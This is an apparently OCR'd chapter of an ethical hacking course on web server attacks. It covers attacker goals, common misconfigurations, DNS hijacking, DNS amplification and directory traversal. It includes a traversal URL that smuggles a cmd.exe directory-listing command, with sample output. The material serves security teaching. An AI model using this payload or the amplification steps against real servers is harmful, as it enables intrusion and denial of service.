Organizations can defend most network-level and OS-level attacks by adopting network security measures such as firewalls, intrusion detection systems (IDSs), and intrusion prevention systems (IPSs) and by following security standards and guidelines. This forces attackers to turn their attention to web-server- and web-application-level attacks because a web server that hosts web applications is accessible from anywhere over the Internet. This makes web servers an attractive target. Poorly configured web servers can create vulnerabilities in even the most carefully designed firewall systems. Attackers can exploit poorly configured web servers with known vulnerabilities to compromise the security of web applications. Furthermore, web servers with known vulnerabilities can harm the security of an organization. As shown in below figure, organizational security includes seven levels from stack 1 to stack 7.



Custom Web Applications
Stack 7
Business Logic Flaws
Third-party Components
Stack 6
Open Source/Commercial
Web Server
Stack 5
Apache
Apache/Microsoft IIS
Database
Stack 4
SQL Server
Oracle/MySQL/MS SQL
Operating System
Stack 3
Windows/Linux/macOS
Network
Stack 2
Router/Switch
Security
Stack 1
IPS / IDS

Figure 7.3: Levels of organizational security

Common Goals behind Web Server Hacking

Attackers perform web server attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of a web server and steal sensitive information for financial gains or merely for the sake of curiosity.

The following are some common goals of web server attacks:

- Stealing credit-card details or other sensitive credentials using phishing techniques
- Integrating the server into a botnet to perform denial of service (DoS) or distributed DoS (DDoS) attacks
- Compromising a database
- Obtaining closed-source applications
- Hiding and redirecting traffic
- Escalating privileges

Some attacks are performed for personal reasons, rather than financial gains:

- For pure curiosity


- For completing a self-set intellectual challenge
- For damaging the target organization's reputation

Dangerous Security Flaws Affecting Web Server Security

A web server configured by poorly trained system administrators may have security vulnerabilities. Inadequate knowledge, negligence, laziness, and inattentiveness toward security can pose the greatest threats to web server security.

The following are some common oversights that make a web server vulnerable to attacks:

- Failing to update the web server with the latest patches
- Using the same system administrator credentials everywhere
- Allowing unrestricted internal and outbound traffic
- Running unhardened applications and servers



Impact of Web Server Attacks

Compromise of user accounts

Website defacement

Secondary attacks from the website

Root access to other applications or servers

Data tampering and data theft


Reputational damage of the company

Impact of Web Server Attacks

Attackers can cause various kinds of damage to an organization by attacking a web server. The following are some of the types of damage that attackers can cause to a web server.

- **Compromise of user accounts**: Web server attacks mostly focus on compromising user accounts. If the attacker compromises a user account, they can gain a large amount of useful information. The attacker can use the compromised user account to launch further attacks on the web server.
- **Website defacement**: Attackers can completely change the appearance of a website by replacing its original data. They deface the target website by changing the visuals and displaying different pages with messages of their own.
- **Secondary attacks from the website**: An attacker who compromises a web server can use the server to launch further attacks on various websites or client systems.
- **Root access to other applications or server**: Root access is the highest privilege level to log in to a server, irrespective of whether the server is a dedicated, semi-dedicated, or virtual private server. Attackers can perform any action once they attain root access to the server.
- **Data tampering**: An attacker can alter or delete the data of a web server and even replace the data with malware to compromise users who connect to the web server.
- **Data theft**: Data are among the primary assets of an organization. Attackers can attain access to sensitive data such as financial records, future plans, or the source code of a program.

- **Damage reputation of the company**: Web server attacks may expose the personal information of a company's customers to the public, damaging the reputation of the company. Consequently, customers lose faith in the company and become afraid of sharing their personal details with the company.



Why are Web Servers Compromised?

- **Improper** file and directory **permissions**
- Server installation with **default settings**
- Enabling of **unnecessary services**, including content management and remote administration
- **Security conflicts** with business ease-of-use case
- **Lack of proper security policies**, procedures, and maintenance
- **Improper authentication** with external systems
- **Default accounts** having default passwords, or no passwords
- **Misconfigurations** in web server, operating systems, and networks


Why are Web Servers Compromised?

There are inherent security risks associated with web servers, the local area networks (LANs) that host websites, and the end users who access these websites using browsers.

- **Webmaster's perspective**: From a webmaster's perspective, the greatest security concern is that a web server can expose the LAN or corporate intranet to threats posed by the Internet. These threats may be in the form of viruses, Trojans, attackers, or the compromise of data. Bugs in software programs are often sources of security lapses. Web servers, which are large and complex devices, also have these inherent risks. In addition, the open architecture of web servers allows arbitrary scripts to run on the server side while responding to remote requests. Any Common Gateway Interface (CGI) script installed in the web server may contain bugs that are potential security holes.
- **Network administrator's perspective**: From a network administrator's perspective, a poorly configured web server causes potential holes in the LAN's security. While the objective of the web server is to provide controlled access to the network, excess control can make the web almost impossible to use. In an intranet environment, the network administrator must configure the web server carefully so that legitimate users are recognized and authenticated, and groups of users are assigned distinct access privileges.
- **End user's perspective**: Usually, the end user does not perceive any immediate threat, because surfing the web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, make it possible for harmful applications, such as viruses, to invade the user's system. In addition, active content from a website that is displayed by the user's browser can be used as a conduit for malicious software to bypass the firewall system and permeate the LAN.

The following are some oversights that can compromise a web server:

- Improper file and directory permissions
- Installing the server with default settings
- Unnecessary services enabled, including content management and remote administration
- Security conflicts with the business' ease-of-use requirements
- Lack of proper security policy, procedures, and maintenance
- Improper authentication with external systems
- Default accounts with default or no passwords
- Unnecessary default, backup, or sample files
- Misconfigurations in the web server, OS, and networks
- Bugs in server software, OS, and web applications
- Misconfigured Secure Sockets Layer (SSL) certificates and encryption settings
- Administrative or debugging functions that are enabled or accessible on web servers
- Use of self-signed certificates and default certificates



Web Server Attacks: DNS Server Hijacking

Attacker compromises the DNS server and **changes the DNS settings** so that all the requests coming towards the target web server are redirected to his/her own malicious server


Attacker
1
Compromises DNS server and changes the DNS settings
DNS server checks the respective DNS mapping for the requested domain name
3
2
Request is sent to DNS server
DNS Server (Target)
Users (Victim)
4
Redirects user request to the malicious website
Fake Site
Legitimate Site

Web Server Attacks

DNS Server Hijacking

The Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and the DNS server responds with the corresponding IP address.

In DNS server hijacking, an attacker compromises a DNS server and changes its mapping settings to redirect toward a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Consequently, when the user enters a legitimate URL in a browser, the settings will redirect to the attacker's fake site.




Attacker
1
Compromises DNS server and changes the DNS settings
DNS server checks the respective DNS mapping for the requested domain name
3
2
Request is sent to DNS server
DNS Server (Target)
Users (Victim)
4
Redirects user request to the malicious website
Fake Site
Legitimate Site

Figure 7.4: DNS server hijacking

Web Server Attacks: DNS Amplification Attack

Attacker takes advantage of the **DNS recursive method** of DNS redirection to perform DNS amplification attacks



User's PC

1 What is the IP Address of certifiedhacker.com? Please reply to my IP address

User's Primary DNS Server (Recursion Allowed)

2 Where can I find the IP Address of certifiedhacker.com?

Root Servers

3 I do not know but .com NameSpace should have the answer

4 What is the IP Address of certifiedhacker.com?

.com NameSpace

5 Primary DNS Server of certifiedhacker.com

6 What is the IP Address of certifiedhacker.com?

Primary DNS Server of certifiedhacker.com


7 Here is the IP Address of certifiedhacker.com

8 Here is the IP Address of certifiedhacker.com

Recursive DNS Method

Web Server Attacks: DNS Amplification Attack (Cont'd)

Attacker uses compromised PCs with **spoofed IP addresses** to amplify the DDoS attacks on victims' DNS server by exploiting the DNS recursive method



Attacker

1 Sends signals to activate bots

Botnet compromised PCs

2 What is the IP Address of certifiedhacker.com? Please reply to the Victim's IP address

User's Primary DNS Servers (Recursion Allowed) (Not authoritative for certifiedhacker.com)

3 Where can I find the IP Address of certifiedhacker.com?

Root Servers

4 I do not know but .com NameSpace should have the answer

5 What is the IP Address of certifiedhacker.com?

.com NameSpace

6 Primary DNS Server of certifiedhacker.com knows it

7 What is the IP Address of certifiedhacker.com?

Primary DNS Server of certifiedhacker.com

8 Here is the IP Address of certifiedhacker.com

9 Here is the IP Address of certifiedhacker.com

Victim's Server Victim's IP Address

DNS Amplification Attack

Recursive DNS query is a method of requesting DNS mapping. The query goes through DNS servers recursively until it fails to find the specified domain name to IP address mapping.

The following are the steps involved in processing recursive DNS requests; these steps are illustrated in the below figure.

- **Step 1:**

  Users who desire to resolve a domain name to its corresponding IP address send a DNS query to the primary DNS server specified in its Transmission Control Protocol (TCP)/IP properties.

- **Steps 2 to 7:**

  If the requested DNS mapping does not exist on the user's primary DNS server, the server forwards the request to the root server. The root server forwards the request to the .com namespace, where the user can find DNS mappings. This process repeats recursively until the DNS mapping is resolved.

- **Step 8:**

  Ultimately, when the system finds the primary DNS server for the requested DNS mapping, it generates a cache for the IP address in the user's primary DNS server.



What is the IP Address of certifiedhacker.com? Please reply to my IP address
1
User's PC
8
Here is the IP Address of certifiedhacker.com
User's Primary DNS Server (Recursion Allowed)
Where can I find the IP Address of certifiedhacker.com?
2
3
I do not know but .com NameSpace should have the answer
Root Servers
5
Primary DNS Server of certifiedhacker.com
4
What is the IP Address of certifiedhacker.com?
.com NameSpace
6
What is the IP Address of certifiedhacker.com?
7
Here is the IP Address of certifiedhacker.com
Primary DNS Server of certifiedhacker.com

Figure 7.5: Recursive DNS query

Attackers exploit recursive DNS queries to perform a DNS amplification attack that results in DDoS attacks on the victim's DNS server.

The following are the steps involved in a DNS amplification attack; these steps are illustrated in the below figure.

- **Step 1:**

  The attacker instructs compromised hosts (bots) to make DNS queries in the network.

- **Step 2:**

  All the compromised hosts spoof the victim's IP address and send DNS query requests to the primary DNS server configured in the victim's TCP/IP settings.

- **Steps 3 to 8:**

  If the requested DNS mapping does not exist on the victim's primary DNS server, the server forwards the requests to the root server. The root server forwards the request to the .com or respective top-level domain (TLD) namespaces. This process repeats recursively until the victim's primary DNS server resolves the DNS mapping request.

- **Step 9:**

  After the primary DNS server finds the DNS mapping for the victim's request, it sends a DNS mapping response to the victim's IP address. This response goes to the victim because bots use the victim's IP address. The replies to copious DNS mapping requests from the bots result in DDoS on the victim's DNS server.




What is the IP Address of certifiedhacker.com? Please reply to the Victim's IP address
Where can I find the IP Address of certifiedhacker.com?
3
4
I do not know but .com NameSpace should have the answer
Root Servers
2
Sends signals to activate bots
Botnet compromised PCs
What is the IP Address of certifiedhacker.com?
5
User's Primary DNS Servers (Recursion Allowed)
(Not authoritative for certifiedhacker.com)
1
Primary DNS Server of certifiedhacker .com knows it
7
What is the IP Address of certifiedhacker.com?
Here is the IP Address of certifiedhacker.com
9
Here is the IP Address of certifiedhacker.com
6
8
Attacker
.com NameSpace
Primary DNS Server of certifiedhacker.com
Victim's Server
Victim's IP Address

Figure 7.6: DNS amplification attack

Web Server Attacks: Directory Traversal Attacks

- ☐ In directory traversal attacks, attackers use the **../ (dot-dot-slash)** sequence to access restricted directories outside the web server root directory
- ☐ Attackers can use the **trial and error method** to navigate outside the root directory and access sensitive information in the system



http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\


```
Volume in drive C has no label.
Volume Serial Number is D45E-9FEE

Directory of C:\

06/02/2017  11:31 AM            1,024 .rnd
09/28/2017  06:43 PM                0 123.text
05/21/2017  03:10 PM                0 AUTOEXEC.BAT
09/27/2017  08:54 PM   <DIR>          CATALINA_HOME
05/21/2017  03:10 PM                0 CONFIG.SYS
08/11/2017  09:16 AM   <DIR>          Documents and Settings
09/25/2017  05:25 PM   <DIR>          Downloads
08/07/2017  03:38 PM   <DIR>          Intel
09/27/2017  09:36 PM   <DIR>          Program Files
05/26/2017  02:36 AM   <DIR>          Snort
09/28/2017  09:50 AM   <DIR>          WINDOWS
09/25/2017  02:03 PM          569,344 WinDump.exe
               7 File(s)        570,368 bytes
              13 Dir(s)  13,432,115,200 bytes free
```

Directory Traversal Attacks

An attacker may be able to perform a directory traversal attack owing to a vulnerability in the code of a web application. In addition, poorly patched or configured web server software can make the web server vulnerable to a directory traversal attack.

The design of web servers limits public access to some extent. Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside the web server's root directory by manipulating a Uniform Resource Locator (URL). In directory traversal attacks, attackers use the dot-dot-slash (../) sequence to access restricted directories outside the web server's root directory. Attackers can use the trial-and-error method to navigate outside the root directory and access sensitive information in the system.

